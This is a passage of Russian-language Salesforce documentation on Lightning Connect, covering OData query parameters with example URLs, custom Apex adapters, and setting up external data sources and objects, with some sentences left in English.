При включении конфигурации «Количество строк запроса» для внешнего источника данных система Salesforce включает параметр `$count=true` во всех запросах OData 4.0 внешнего источника данных для определения общего количества элементов в каждом результирующем наборе. При отключении параметра Запрашивать количество строк Salesforce включает `$count=false` во всех запросах OData 4.0 для внешнего источника данных.

#### Примеры

|  |   |
|--|---|
| Действие пользователя в системе Salesforce | Просмотр или доступ к внешнему объекту.   |
| Запрос SOQL                                | Любой запрос SOQL внешнего объекта.   |
| Результирующий запрос OData                | <code>http://services.example.org/my.svc/Suppliers?\$select=SupplierID&amp;\$count=true&amp;\$top=26</code> |

### **\$filter**

Данный параметр фильтрует коллекцию ресурсов, возвращенную URL-адресом запроса. Ответ содержит результаты, которые оцениваются как `true`.

#### Примеры

|  |   |
|--|---|
| Действие пользователя в системе Salesforce | Открытие спискового представления городов из записей поставщиков, отфильтрованного по стране «США».   |
| Запрос SOQL                                | <code>SELECT City__c FROM Suppliers__x WHERE Country__c = 'USA' ORDER BY City__c ASC LIMIT 26</code>  |
| Результирующий запрос OData                | <code>http://services.example.org/my.svc/Suppliers?\$orderby=City&amp;\$select=City,SupplierID&amp;\$inlinecount=allpages&amp;\$filter=Country+eq+'USA'&amp;\$top=26</code> |

### **\$inlinecount (только OData 2.0)**

Данный параметр указывает на необходимость отображения в отклике количества строк, определяемых посредством URI, после применения системных параметров запроса `$filter`, но до применения системных параметров запроса `$top` и `$skip`.

При включении конфигурации «Количества строк запроса» для внешнего источника данных система Salesforce использует параметр `$inlinecount` во всех запросах OData внешнего источника данных для определения общего количества элементов в каждом результирующем наборе. При выключении конфигурации «Запрашивать количество строк» параметр `$inlinecount` исключается из всех запросов OData 2.0 для внешнего источника данных.

#### **Примеры**

|  |   |
|--|---|
| Действие пользователя в системе Salesforce | Просмотр или доступ к внешнему объекту.   |
| Запрос SOQL                                | Любой запрос SOQL внешнего объекта.   |
| Результирующий запрос OData                | <code>http://services.example.org/my.svc/Suppliers?\$select=SupplierID&amp;\$inlinecount=allpages&amp;\$top=26</code> |

### **\$orderby**

Данный параметр сортирует набор результатов по возрастанию или убыванию.

#### **Примеры**

|  |   |
|--|---|
| Действие пользователя в системе Salesforce | Открытие спискового представления записей поставщиков, упорядоченных по названию компании.  |
| Запрос SOQL                                | <code>SELECT CompanyName__c,ContactName__c FROM Suppliers__x ORDER BY CompanyName__c ASC LIMIT 26</code>  |
| Результирующий запрос OData                | <code>http://services.example.org/my.svc/Suppliers?\$orderby=CompanyName&amp;\$select=CompanyName,ContactName,SupplierID&amp;\$inlinecount=allpages&amp;\$top=26</code> |

### **\$search (только OData 4.0)**

Сущности запросов, которые соответствуют строке поискового запроса в качестве свободного текстового выражения поиска. Включите этот параметр, отметив флажком параметр *Использовать свободные текстовые выражения поиска* на внешнем источнике данных.

По умолчанию параметр *Использовать свободные текстовые выражения поиска* отключен. Строка поискового запроса используется как значение `contains` в системном параметре запроса `$filter`.

#### **Примеры**

|  |   |
|--|---|
| Действие пользователя в системе Salesforce | Просмотр или доступ к внешнему объекту. |
|--|---|

### Примеры

|                             |   |
|-----------------------------|---|
| Запрос SOQL                 | Любой запрос SOQL внешнего объекта.   |
| Результирующий запрос OData | <code>http://services.example.org/my.svc/Shippers?\$select=CompanyName,Phone,ShipperID&amp;\$count=true&amp;\$search=Acme&amp;\$top=26</code> |

### \$select

Данный параметр запрашивает ограниченный набор свойств для каждого объекта.

### Примеры

|  |   |
|--|---|
| Действие пользователя в системе Salesforce | Открытие спискового представления записей поставщиков, где макет страницы отображает название компании и имя контакта.  |
| Запрос SOQL                                | <code>SELECT CompanyName__c,ContactName__c FROM Suppliers__x ORDER BY CompanyName__c ASC LIMIT 26</code>  |
| Результирующий запрос OData                | <code>http://services.example.org/my.svc/Suppliers?\$orderby=CompanyName&amp;\$select=CompanyName,ContactName,SupplierID&amp;\$inlinecount=allpages&amp;\$top=26</code> |

### \$skip

Данный параметр указывает количество элементов в запрошенной коллекции, которое должно быть пропущено в наборе результатов.

### Примеры

|  |   |
|--|---|
| Действие пользователя в системе Salesforce | Просмотр второй страницы спискового представления записей поставщиков, упорядоченных по названию города.  |
| Запрос SOQL                                | <code>SELECT City__c,CompanyName__c FROM Suppliers__x ORDER BY City__c ASC OFFSET 25</code>   |
| Результирующий запрос OData                | <code>http://services.example.org/my.svc/Suppliers?\$orderby=City&amp;\$select=City,CompanyName,SupplierID&amp;\$inlinecount=allpages&amp;\$top=26&amp;\$skip=25</code> |

### \$top

Данный параметр указывает количество элементов в запрошенной коллекции, которое должно быть добавлено в набор результатов. Значение в условии LIMIT запроса SOQL не всегда соответствует запрошенному значению \$top, ввиду его изменения для пагинации со стороны клиента и вызовов queryMore ().

### Примеры

|  |   |
|--|---|
| Действие пользователя в системе Salesforce | Открытие спискового представления, содержащего первые 25 записей поставщиков.   |
| Запрос SOQL                                | <code>SELECT SupplierID__c FROM Suppliers__x LIMIT 25</code>  |
| Результирующий запрос OData                | <code>http://services.example.org/my.svc/Suppliers?\$select=SupplierID&amp;\$inlinecount=allpages&amp;\$top=26</code> |

### Настраиваемый параметр запроса OData 2.0

Если поставщик OData поддерживает настраиваемый параметр строки запроса, введите имя параметра строки запроса в поле «Настраиваемый параметр запроса для поиска Salesforce» определения внешнего источника данных. При отсутствии настраиваемого параметра строка поискового запроса используется как значение `substringof` в системном параметре запроса `$filter`.

### Примеры

|   |   |
|---|---|
| Запрос OData без настраиваемого параметра запроса                   | <code>http://services.example.org/my.svc/Shippers?\$select=CompanyName,Phone,ShipperID&amp;\$inlinecount=allpages&amp;\$filter=substringof('Acme',CompanyName)+eq+true+or+substringof('Acme',Phone)+eq+true&amp;\$top=26</code> |
| Запрос OData с настраиваемым параметром запроса по имени «doSearch» | <code>http://services.example.org/my.svc/Shippers?\$select=CompanyName,Phone,ShipperID&amp;\$inlinecount=allpages&amp;doSearch=Acme&amp;\$top=26</code>   |

СМ. ТАКЖЕ:

[Рекомендации по использованию поставщика OData для Lightning Connect — адаптеры OData 2.0 и 4.0](#)

[Справочник OData для Lightning Connect — адаптеры OData 2.0 и 4.0](#)

[Пагинация под управлением клиента и сервера для Lightning Connect: адаптер OData 2.0](#)

## Lightning Connect: настраиваемый—доступ к внешним данным посредством Apex

### Пользовательский адаптер для Lightning Connect

Подключение к любым данным позволяет получить полное представление о вашем бизнесе. Используйте Инфраструктуру коннекторов Apex для разработки пользовательского адаптера для Lightning Connect.

Пользователи и платформа Force.com взаимодействуют с внешними данными посредством внешних объектов. Для каждого из этих взаимодействий Lightning Connect вызывает методы в классах Apex, которые являются составными элементами пользовательского адаптера. Salesforce вызывает код пользовательского адаптера Apex в следующих случаях:

- Пользователь выбирает вкладку внешнего объекта для спискового представления.
- Пользователь просматривает страницу сведений о записи внешнего объекта.
- Пользователь просматривает страницу сведений о записи родительского объекта, содержащую связанный список дочерних записей внешнего объекта.
- Пользователь выполняет глобальный поиск по системе Salesforce или приложению Salesforce1.
- Внешний объект опрашивается посредством потоков, интерфейсов API, Apex, SOQL или SOSL.
- Пользователь создает, редактирует или удаляет запись внешнего объекта. (Это неприменимо к адаптеру Salesforce).

Подробные сведения об использовании Инфраструктуры коннекторов Apex см. в разделе «Lightning Connect» и «Пространство имен DataSource» в [Руководстве разработчика Apex на Force.com](#).

#### [Внешние коды для внешних объектов в Lightning Connect: настраиваемый адаптер](#)

При получении доступа к внешним данным посредством настраиваемого адаптера для Lightning Connect значения стандартного поля «Внешний код» внешнего объекта извлекаются из DataSource.Column по имени ExternalId.

СМ. ТАКЖЕ:

[Lightning Connect](#)

[Доступ к внешним данным посредством пользовательского адаптера для Lightning Connect](#)

[Рекомендации по использованию Lightning Connect: пользовательский адаптер](#)

#### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic** и  
**Lightning Experience**

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition.**



## Внешние коды для внешних объектов в Lightning Connect: настраиваемый адаптер

При получении доступа к внешним данным посредством настраиваемого адаптера для Lightning Connect значения стандартного поля «Внешний код» внешнего объекта извлекаются из `DataSource.Column` по имени `ExternalId`.

Каждый внешний объект содержит стандартное поле «Внешний код». Its values uniquely identify each external object record in your org. Если внешний объект является родительским во взаимосвязи внешнего поиска, то стандартное поле «Внешний код» используется для определения дочерних записей.

### ⚠ Важное замечание:

- Код Apex настраиваемого адаптера должен объявлять `DataSource.Column` по имени `ExternalId` и предоставлять его значения.
- Не вводите конфиденциальные данные в стандартное поле «Внешний код», поскольку система Salesforce может записывать значения этого поля.
  - Поля взаимосвязи внешнего поиска в дочерних записях сохраняют и отображают значения полей «Внешний код» родительских записей.
  - Исключительно для внутреннего пользования система Salesforce сохраняет значение поля «Внешний код» каждой строки, полученной из внешней системы. Данный алгоритм не применяется к внешним объектам, связанным с крупными внешними источниками данных.

👁 **Пример:** Данный фрагмент из образца класса `DataSource.Connection` показывает `DataSource.Column` по имени `ExternalId`.

```
override global List<DataSource.Table> sync() {
    List<DataSource.Table> tables =
        new List<DataSource.Table>();
    List<DataSource.Column> columns;
    columns = new List<DataSource.Column>();
    columns.add(DataSource.Column.text('title', 255));
    columns.add(DataSource.Column.text('description', 255));
    columns.add(DataSource.Column.text('createdDate', 255));
    columns.add(DataSource.Column.text('modifiedDate', 255));
    columns.add(DataSource.Column.url('selfLink'));
    columns.add(DataSource.Column.url('DisplayUrl'));
    columns.add(DataSource.Column.text('ExternalId', 255));
    tables.add(DataSource.Table.get('googleDrive', 'title',
        columns));
    return tables;
}
```

СМ. ТАКЖЕ:

[Пользовательский адаптер для Lightning Connect](#)

[Руководство разработчика Apex](#)

## ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition.**

Доступно за дополнительную плату в версиях: **Enterprise Edition, Performance Edition и Unlimited Edition.**

## Доступ к внешним данным посредством пользовательского адаптера для Lightning Connect

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|   |  |
|---|--|
| Для создания классов Apex:  | «Автор Apex»                                 |
| Для настройки параметров удаленного доступа:  | «Изменение всех данных»                      |
| Для создания и редактирования внешних источников данных:                                    | «Настройка приложения»                       |
| Для создания и редактирования внешних объектов:   | «Настройка приложения»                       |
| Для определения или изменения справки объекта:  | «Настройка приложения»                       |
| Для создания и редактирования настраиваемых полей:  | «Настройка приложения»                       |
| Для редактирования наборов полномочий и профилей пользователей:                             | «Управление профилями и наборами полномочий» |
| Для редактирования параметров проверки подлинности другого пользователя для внешних систем: | «Управление пользователями»                  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

Разрешите пользователям просмотр, поиск и изменение данных везде в пределах своей организации Salesforce.

Чтобы настроить Lightning Connect с пользовательским адаптером, выполните указанные ниже действия.

#### 1. Разработка пользовательского адаптера для Lightning Connect.

Воспользуйтесь Инфраструктурой коннекторов Apex, чтобы создать классы `DataSource.Connection` и `DataSource.Provider`, из которых состоит пользовательский адаптер.

#### 2. Задайте удаленные узлы для вызовов Apex.

Если пользовательский адаптер использует какие-либо вызовы Apex, определите каждую конечную точку вызовов как удаленный узел вашей организации. Однако задание удаленного узла можно и не выполнять для вызова, конечная точка для которого указана как **именованные регистрационные данные** вместо URL.

#### 3. Определите внешний источник данных типа «Lightning Connect: Настраиваемый».

Если вы создали несколько пользовательских адаптеров, убедитесь, что в поле «Тип» внешнего источника данных указан верный класс `DataSource.Provider`.

#### 4. Создайте внешние объекты.

Выполните данное действие только при условии отмены синхронизации для автоматического создания внешних объектов. Create an external object for each external data table that you want to access from your Salesforce org.

#### 5. Создайте содержимое справки для внешних объектов.

Создайте страницы Visualforce для описания внешних данных. Ссылка **«Справка для этой страницы»**, выбранная пользователем при просмотре внешнего объекта, позволяет просмотреть содержимое настраиваемой справки. Помните, что справка Salesforce не содержит информацию о внешних данных.

**6. Добавьте настраиваемые поля и взаимосвязи во внешние объекты.**

Создайте взаимосвязи между объектами. If you didn't sync to automatically create the external objects and their fields, create a custom field for each external table column that you want to access from your Salesforce org.

**7. Предоставьте пользователям доступ к внешним объектам.**

Предоставьте полномочия объекта посредством наборов полномочий или профилей.

**8. Предоставьте пользователям доступ к полям внешних объектов.**

Предоставьте полномочия поля посредством наборов полномочий или профилей.

**9. Если внешний источник данных использует индивидуальную проверку подлинности, выполните указанные ниже действия.**

**a. Разрешите пользователям выполнять проверку подлинности во внешней системе.**

Предоставьте пользователям доступ к параметрам проверки подлинности для внешнего источника данных посредством наборов полномочий или профилей.

**b. Настройте параметры проверки подлинности каждого пользователя.**

Данное действие может быть выполнено администратором или пользователями.



**Совет:** Рекомендуем обучить пользователей процессу настройки параметров проверки подлинности для внешних систем. Убедитесь, что пользователи понимают, какие регистрационные данные следует вводить для каждой внешней системы. При использовании OAuth 2.0 рекомендуем протестировать процесс OAuth на наличие потенциально бесполезных напоминаний или переадресаций, а также обучить пользователей должным образом. Доступные процессы OAuth определяются используемой внешней системой, текущим поставщиком проверки подлинности и выбранными областями.

СМ. ТАКЖЕ:

[Пользовательский адаптер для Lightning Connect](#)

[Рекомендации по использованию Lightning Connect: все адаптеры](#)

[Руководство разработчика: \*руководство разработчика Visualforce\*](#)

[Взаимосвязи внешних объектов](#)

## Определение внешнего источника данных для Lightning Connect: пользовательский адаптер

Подключите вашу организацию Salesforce к любым данным при помощи пользовательского адаптера Lightning Connect, который создается при помощи Инфраструктура коннекторов Apex.

Разработка пользовательского адаптера для Lightning Connect. Если пользовательский адаптер использует вызовы Apex, следует также определить удаленные узлы для конечных точек вызовов. См. раздел [Доступ к внешним данным посредством пользовательского адаптера для Lightning Connect](#) на странице 5470.

1. Введите строку «*Внешние источники данных*» в поле «Быстрый поиск» в меню «Настройки», затем выберите пункт «**Внешние источники данных**».
2. Чтобы создать внешний источник данных, нажмите кнопку «**Создать внешний источник данных**». Чтобы изменить текущий внешний источник данных, щелкните ссылку «**Правка**».
3. Заполните поля.

| Поле      | Описание  |
|-----------|---|
| Метка     | <p>Понятное имя внешнего источника данных. Метка отображается в пользовательском интерфейсе Salesforce (например, в списковых представлениях).</p> <p>При назначении параметру «Тип удостоверения» значения «На пользователя» данная метка отображается при просмотре или редактировании параметров проверки подлинности для внешних систем.</p>  |
| Имя       | <p>Уникальный идентификатор, используемый для обращения к определению внешнего источника данных посредством API.</p> <p>Имя может содержать только буквы, цифры и символы подчеркивания. Кроме того, оно должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.</p>  |
| Тип       | <p>Выберите значение «<b>Lightning Connect: пользовательский</b>—&lt;имя класса DataSource.Provider&gt;».</p>   |
| URL-адрес | <p>URL внешней системы.</p> <p>Доступно, только когда класс DataSource.Provider объявляет о возможности REQUIRE_ENDPOINT. Если класс также объявляет способность REQUIRE_HTTPS, URL должен начинаться с <code>https://</code>.</p> <p>If the endpoint is defined in a named credential, enter the named credential URL. A named credential URL contains the scheme <code>callout:</code>, the name of the named credential, and an optional path. Например: <code>callout:My_Named_Credential/some_path</code>.</p> |

### ВЕРСИИ

Доступно в версиях: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования внешних источников данных:

- «Настройка приложения»

| Поле                                     | Описание  |
|--|---|
| Разрешить создание, изменение и удаление | Позволяет пользователям создавать, обновлять или удалять записи о внешних объектах для этого источника данных средствами Salesforce. По умолчанию внешние объекты используются только для чтения.   |
| Большой объем данных                     | Система Salesforce применяет ограничения по частоте извлечения и просмотра данных из внешних систем. If your org hits rate limits when accessing external objects that are associated with this external data source, consider selecting this field. Данное действие позволяет пропускать большинство ограничений. Тем не менее, внешние объекты, связанные с внешними источниками данных большого объема, не поддерживаются приложением Salesforce1 и лентами записей. |
| Сертификат                               | If you specify a certificate, your Salesforce org supplies it when establishing each two-way SSL connection with the external system. The certificate is used for digital signatures, which verify that requests are coming from your Salesforce org.<br><br>Доступно, только когда класс <code>DataSource.Provider</code> объявляет о возможности проверки подлинности <code>CERTIFICATE</code> .  |
| Тип удостоверения                        | Данный параметр определяет необходимость использования одного или нескольких наборов регистрационных данных для доступа к внешней системе. См. раздел <a href="#">«Тип удостоверения для внешних источников данных»</a> на странице 5411.<br><br>Доступно, только когда класс <code>DataSource.Provider</code> объявляет о возможности проверки подлинности <code>BASIC</code> или <code>OAUTH</code> .   |


#### 4. Выберите нужный протокол проверки подлинности.

- При выборе значения **«Проверка подлинности паролей»** введите имя пользователя и пароль для доступа к внешней системе.

Проверка подлинности, в ходе которой используется пароль, доступна только тогда, когда в классе `DataSource.Provider` объявляется о возможности проверки подлинности `BASIC`.

- При выборе значения **«OAuth 2.0»** заполните поля ниже.

Проверка подлинности OAuth 2.0 доступна, только когда в классе `DataSource.Provider` объявляется о возможности проверки подлинности `OAUTH`.

| Поле                           | Описание   |
|--------------------------------|--|
| Поставщик проверки подлинности | Выберите поставщика. См. раздел <a href="#">Общие сведения о внешних поставщиках проверки подлинности</a> на странице 1016.  |
| Область                        | Выберите область полномочий для отправки запроса на маркер доступа. Допустимые значения определяются поставщиком проверки подлинности. См. раздел <a href="#">Использование параметра Scope</a> на странице 1051.  |
|                                |  <b>Прим.:</b> <ul style="list-style-type: none"> <li>– Введенное значение заменяет значение поля «Стандартные области», заданное в указанном поставщике проверки подлинности.</li> </ul> |

| Поле   | Описание   |
|--|--|
|  | <ul style="list-style-type: none"> <li>- Необходимость определения областей может влиять на необходимость отображения страницы согласия каждым процессом OAuth.</li> <li>- Рекомендуем пользователям запрашивать маркер обновления или автономный доступ. В противном случае, при истечении срока действия маркера доступ к внешней системе отменяется.</li> </ul>   |
| Начать процесс проверки подлинности при сохранении | <p>To authenticate to the external system and obtain an OAuth token, select this checkbox.</p> <p>Данный процесс проверки подлинности называется процессом OAuth.</p> <p>When you click <b>Save</b>, the external system prompts you to log in. After successful login, the external system grants you an OAuth token for accessing its data from this org.</p> <p>Повторите процесс OAuth для создания маркера (например, при истечении срока действия маркера) или редактирования поля «Область» или «Поставщик проверки подлинности».</p> |

5. Нажмите кнопку **«Сохранить»**.

6. Нажмите кнопку **«Проверить и синхронизировать»** и подтвердите успешность подключения.

На этом этапе также выполняется вызов метода `sync()` для класса `DataSource.Connection`, извлекающий список таблиц для синхронизации при создании внешних объектов и их полей.

7. При необходимости выберите таблицы и щелкните **«Синхронизировать»**. Ниже перечислены действия, выполняемые для каждой выбранной таблицы.

- Автоматическое создание внешнего объекта Salesforce.
- Автоматическое создание настраиваемого поля для каждого столбца таблицы, совместимого с типом поля метаданных Salesforce.

 **Прим.:** Прежде чем начать синхронизацию, просмотрите рекомендации, описанные в разделах ниже.

- [Рекомендации по синхронизации для Lightning Connect: все адаптеры](#) на странице 5416
- [Рекомендации по синхронизации для Lightning Connect: пользовательский адаптер](#) на странице 5420

При необходимости создайте нужные внешние объекты и настраиваемые поля вручную. Данный алгоритм позволяет настраивать имена внешних объектов, определять столбцы таблицы для создания настраиваемых полей и задавать имена настраиваемых полей. Тем не менее, данный способ занимает больше времени и должен выполняться вручную.

СМ. ТАКЖЕ:

[Доступ к внешним данным посредством пользовательского адаптера для Lightning Connect](#)

[Хранение параметров проверки подлинности для внешних систем](#)

[Именованные регистрационные данные](#)

## Рекомендации по использованию Lightning Connect: пользовательский адаптер

Просмотрите особые алгоритмы, ограничения и рекомендации по использованию пользовательского адаптера для Lightning Connect.

Также изучите рекомендации, применимые ко всем адаптерам Lightning Connect.

### [Рекомендации по использованию Apex для Lightning Connect: пользовательский адаптер](#)

Следует принять во внимание ограничения и рекомендации по созданию пользовательских адаптеров для Lightning Connect в Инфраструктуре коннекторов Apex.

СМ. ТАКЖЕ:

### [Рекомендации по использованию Lightning Connect: все адаптеры](#)

## Рекомендации по использованию Apex для Lightning Connect: пользовательский адаптер

Следует принять во внимание ограничения и рекомендации по созданию пользовательских адаптеров для Lightning Connect в Инфраструктуре коннекторов Apex.

- Ограничения, связанные с типом данных:
  - Число с двойной точностью: значение теряет точность при превышении количества разрядов в 18 значимых разрядов. Для повышения точности следует использовать десятичные значения, а не числа с двойной точностью.
  - Строка: если длина превышает 255 символов, эта строка сопоставляется с полем для ввода длинного текста в Salesforce.
- Пользовательские адаптеры для Lightning Connect имеют те же ограничения, что и любой код Apex. Например:
  - Все контролирующие ограничения Apex применимы в данном случае.
  - Вызовы Apex запрещены после выполнения операций на языке манипуляции данными (DML) в той же транзакции. Поэтому в пределах одной и той же транзакции нельзя обновить запись Salesforce, а затем перейти к вызову Apex.

СМ. ТАКЖЕ:

### [Пользовательский адаптер для Lightning Connect](#)

### [Рекомендации по совместимости Salesforce для Lightning Connect: все адаптеры](#)

### [Руководство разработчика Apex: простые типы данных](#)

### [Руководство разработчика Apex: контролирующие ограничения при выполнении](#)

### [Руководство разработчика Apex: Ограничения для выносок](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## Определение внешних источников данных

Создайте внешние источники данных для подключения к содержимому и данным, хранящимся вне организации Salesforce.

1. Введите строку «*Внешние источники данных*» в поле «Быстрый поиск» в меню «Настройки», затем выберите пункт «**Внешние источники данных**».
2. Нажмите кнопку «**Создать внешний источник данных**». Чтобы изменить текущий внешний источник данных, щелкните ссылку «**Правка**».
3. Выполните действия для выбранного типа внешнего источника данных.
  - [Files Connect: Google Drive](#).
  - [Files Connect: SharePoint 2010 или 2013](#)
  - [Files Connect: SharePoint Online или OneDrive for Business](#)
  - [Простой URL-адрес: данные из другого веб-домена](#)
  - [Lightning Connect: OData 2.0](#)
  - [Lightning Connect: OData 4.0](#)
  - [Lightning Connect: Salesforce](#)
  - [Lightning Connect: Настраиваемый](#)

СМ. ТАКЖЕ:

[Lightning Connect](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Lightning Connect доступен в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Files Connect для внешних облачных источников данных доступен в выпусках: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Files Connect для внешних источников данных на площадке клиента доступен при дополнительной оплате в выпусках: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования внешнего источника данных:

- «Настройка приложения»




## Проверка и синхронизация внешнего источника данных

Рекомендуем синхронизировать настроенный внешний источник данных для соотнесения его таблиц с внешними объектами в системе Salesforce. Подобно содержимому и данным Salesforce, содержимое и данные внешних объектов отображаются интегрированным поиском.

### Прим.:

- Синхронизация инициирует создание или перезапись внешних объектов Salesforce, которые соотносятся со схемой внешней системы. Синхронизация не инициирует копирование данных в организацию Salesforce или запись данных из организации во внешнюю систему.
- Синхронизация — это разовый процесс. Внесение изменений в схему внешней системы не инициирует автоматическую синхронизацию изменений в организации Salesforce. Отображение изменений во внешней системе требует повторной синхронизации объектов.
- Каждая организация может использовать не более 100 внешних объектов. При превышении данного ограничения синхронизация прекращается.
- При использовании внешних источников данных Lightning Connect убедитесь в прочтении и понимании рекомендаций по синхронизации. См. раздел «Рекомендации по синхронизации для Lightning Connect: все адаптеры» на странице 5416.

1. Введите строку «Внешние источники данных» в поле «Быстрый поиск» в меню «Настройки», затем выберите пункт «Внешние источники данных».
2. Щелкните имя внешнего источника данных.
3. Нажмите кнопку «Проверить и синхронизировать» и подтвердите успешность подключения.
4. Выберите таблицы и щелкните «Синхронизировать». Ниже перечислены действия, выполняемые для каждой выбранной таблицы.
  - Автоматическое создание внешнего объекта Salesforce.
  - Автоматическое создание настраиваемого поля для каждого столбца таблицы, совместимого с типом поля метаданных Salesforce.

 **Пример:** Итоговая страница сведений о внешнем источнике данных будет содержать список связанных внешних объектов. Например:

| Action                                     | Label                      | Namespace Prefix | Description | Table Name |
|--|----------------------------|------------------|-------------|------------|
| <a href="#">Edit</a>   <a href="#">Del</a> | <a href="#">xCustomers</a> |                  | Customers   | Customers  |
| <a href="#">Edit</a>   <a href="#">Del</a> | <a href="#">xEmployees</a> |                  | Employees   | Employees  |
| <a href="#">Edit</a>   <a href="#">Del</a> | <a href="#">xOrders</a>    |                  | Orders      | Orders     |
| <a href="#">Edit</a>   <a href="#">Del</a> | <a href="#">xSuppliers</a> |                  | Suppliers   | Suppliers  |
| <a href="#">Edit</a>   <a href="#">Del</a> | <a href="#">xInvoices</a>  |                  | Invoices    | Invoices   |
| <a href="#">Edit</a>   <a href="#">Del</a> | <a href="#">xProducts</a>  |                  | Products    | Products   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Lightning Connect доступен в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Files Connect для внешних облачных источников данных доступен в выпусках: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Files Connect для внешних источников данных на площадке клиента доступен при дополнительной оплате в выпусках: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания внешнего объекта из внешнего источника данных:

- «Настройка приложения»

СМ. ТАКЖЕ:

[Lightning Connect](#)

## Определение внешних объектов

Таблицы из внешних источников данных соотносятся с внешними объектами в системе Salesforce, позволяя интегрированному поиску охватывать все данные и содержимое.

Внешние объекты аналогичны настраиваемым объектам, но соотносятся с данными, хранящимися вне организации Salesforce. Каждый внешний объект использует определение внешнего источника данных для подключения к данным внешней системы. Каждое определение внешнего объекта соотносится с таблицей данных внешней системы. Каждое поле внешнего объекта соотносится со столбцом таблицы внешней системы. Внешние объекты позволяют пользователям и платформе Force.com выполнять поиск и взаимодействовать с внешними данными.



**Прим.:**

- Каждая организация может использовать не более 100 внешних объектов.
- Если внешняя система поддерживает [синхронизацию](#) внешнего источника данных, воспользуйтесь данной функцией для автоматического создания связанных внешних объектов. Чтобы настроить имена внешних объектов и вручную создать настраиваемые поля, рекомендуем определить внешние объекты вручную.

Чтобы создать или изменить внешний объект, выполните указанные ниже действия.

1. Введите строку «*Внешние объекты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Внешние объекты**».
2. Чтобы создать внешний объект, нажмите кнопку «**Создать внешний объект**». Чтобы изменить текущий внешний объект, щелкните ссылку «**Правка**».
3. Заполните указанные ниже поля.

| Поле                        | Описание   |
|-----------------------------|--|
| Метка                       | Понятное имя внешнего объекта. Метка отображается в пользовательском интерфейсе Salesforce (например, в списковых представлениях). |
| Метка множественного числа  | Имя внешнего объекта во множественном числе. Данное имя используется на вкладке, созданной для объекта.                            |
| Начинается с гласного звука | При необходимости укажите, следует ли использовать артикль, заканчивающийся на согласную букву, перед меткой.                      |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Lightning Connect доступен в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Files Connect для внешних облачных источников данных доступен в выпусках: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Files Connect для внешних источников данных на площадке клиента доступен при дополнительной оплате в выпусках: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования внешних объектов:

- «Настройка приложения»

| Поле  | Описание  |
|---|---|
| Имя объекта                                     | <p>Уникальный идентификатор, используемый для обращения к определению внешнего объекта посредством API.</p> <p>Поле «Имя объекта» может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным и начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.</p>  |
| Описание  | <p>Дополнительное описание внешнего объекта. Подробное описание позволяет легко отличить один внешний объект от другого при просмотре списка внешних объектов.</p>  |
| Параметры контекстно-зависимой справки          | <p>Данное поле определяет текст, отображаемый при выборе ссылки <b>«Справка для этой страницы»</b> на начальной странице или странице сведений о записи внешнего объекта, а также в списковых представлениях и связанных списках.</p> <p>Рекомендуем установить переключатель <b>«Открыть окно с помощью страницы Visualforce»</b> для отображения настраиваемой справки, созданной для пользователей. См. раздел <b>«Начало работы со справкой объекта»</b> на странице 4404.</p> <p>При сохранении стандартного значения пользователям отображается только справка Salesforce, которая не содержит сведений о внешних данных.</p> <p>Этот параметр не влияет на ссылку <b>«Справка и обучение»</b> вверху каждой страницы, которая всегда открывает справку Salesforce.</p> |
| Имя содержимого                                 | <p>Выберите страницу Visualforce, содержащую описание данных, представленных данным внешним объектом.</p> <p>Данное поле доступно только при установке переключателя <b>«Открыть окно с помощью страницы Visualforce»</b>.</p>  |
| Внешний источник данных                         | <p>Определение внешнего источника данных, содержащее сведения о подключении, необходимые для использования данного внешнего объекта.</p>  |
